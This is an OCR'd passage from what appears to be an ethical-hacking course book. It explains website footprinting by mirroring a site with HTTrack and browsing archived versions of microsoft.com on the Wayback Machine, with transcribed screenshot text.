
Attackers can use this information to perform various web application attacks on the target organization's website.

Website Mirroring Tool: HTTrack Web Site Copier

Source: *https://www.httrack.com*

HTTrack is an offline browser utility. It downloads a website from the Internet to a local directory and recursively builds all the directories including HTML, images, and other files from the web server on another computer.

As shown in the screenshot, attackers use HTTrack to mirror the entire website of the target organization, store it in the local system drive, and browse the local website to identify possible exploits and vulnerabilities.


File
Preferences
Mirror
Log
Window
Help
Local Disk <C:>
FTP
inetpub
PerfLogs
Program Files
Program Files (x86)
Users
Windows
DVD Drive <D:>
New Volume <E:>
SKIP
< Back
Next >
Cancel
Help
NUM

Site mirroring in progress [2/20 (+15), 185818 bytes] - [Test Project.whtt]

In progress: Parsing HTML file..

Information

Bytes saved: 181,46KiB
Time: 7s
Transfer rate: 24,20KiB/s (20,77KiB/s)
Active connections: 4
Links scanned: 2/20 (+15)
Files written: 16
Files updated: 0
Errors: 0

☑ Actions:


```
scanning   www.certifiedhacker.com/js
receive    www.certifiedhacker.com/js/jquery-1.4.min.js
receive    www.certifiedhacker.com/js/jquery.fancybox-1.2.6.pa
receive    www.certifiedhacker.com/js/jquery.cycle.all.min.js
```

Mirroring target website

Figure 2.52: Screenshot of HTTrack Web Site Copier

Extracting Website Information from https://archive.org

- Internet Archive's Wayback Machine allows one to visit **archived versions of websites**


Wayback Machine
web.archive.org/web/*/https://www.microsoft.com
INTERNET ARCHIVE
WayBackMachine
DONATE
Explore more than 663 billion web pages saved over time
https://www.microsoft.com
Calendar · Collections · Changes · Summary · Site Map · URLs
Saved 199,788 times between October 20, 1996 and March 9, 2022.
JAN
FEB
MAR
APR
Microsoft – Cloud, Computers, A
web.archive.org/web/20220305011357/https://www.microsoft.com/en-us/
https://www.microsoft.com/en-us/
147,301 captures
FEB
MAR
05
APR
2021
2022
2023
Microsoft
Microsoft 365
Office
Windows
Surface
More
Microsoft 365
Premium Office apps, extra cloud storage, advanced security, and more—all in one convenient subscription
For up to 6 people >
For 1 person >

- Attackers can use tools such as **Photon** to retrieve archived URLs of the target website from archive.org

Extracting Website Information from https://archive.org

Source: *https://archive.org*

Archive is an Internet Archive Wayback Machine that explores archived versions of websites. Such exploration allows an attacker to gather information on an organization's web pages since its creation. As the website ***https://archive.org*** keeps track of web pages from the time of their creation, an attacker can retrieve even information removed from the target website, such as web pages, audio files, video files, images, text, and software programs. Attackers use this information to perform phishing and other types of web application attacks on the target organization.



Wayback Machine
web.archive.org/web/*/https://www.microsoft.com
INTERNET ARCHIVE
SIGN UP | LOG IN
UPLOAD
Search
ABOUT
BLOG
PROJECTS
HELP
DONATE
CONTACT
JOBS
VOLUNTEER
PEOPLE
DONATE
INTERNET ARCHIVE WaybackMachine
Explore more than 663 billion web pages saved over time
https://www.microsoft.com
Results: 50 100 500
Calendar
Collections
Changes
Summary
Site Map
URLs
Saved 199,788 times between October 20, 1996 and March 9, 2022.
2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018
JAN
FEB
MAR
APR
MAY
JUN
JUL
AUG

Figure 2.53: Screenshot of Archive showing archived versions of microsoft.com

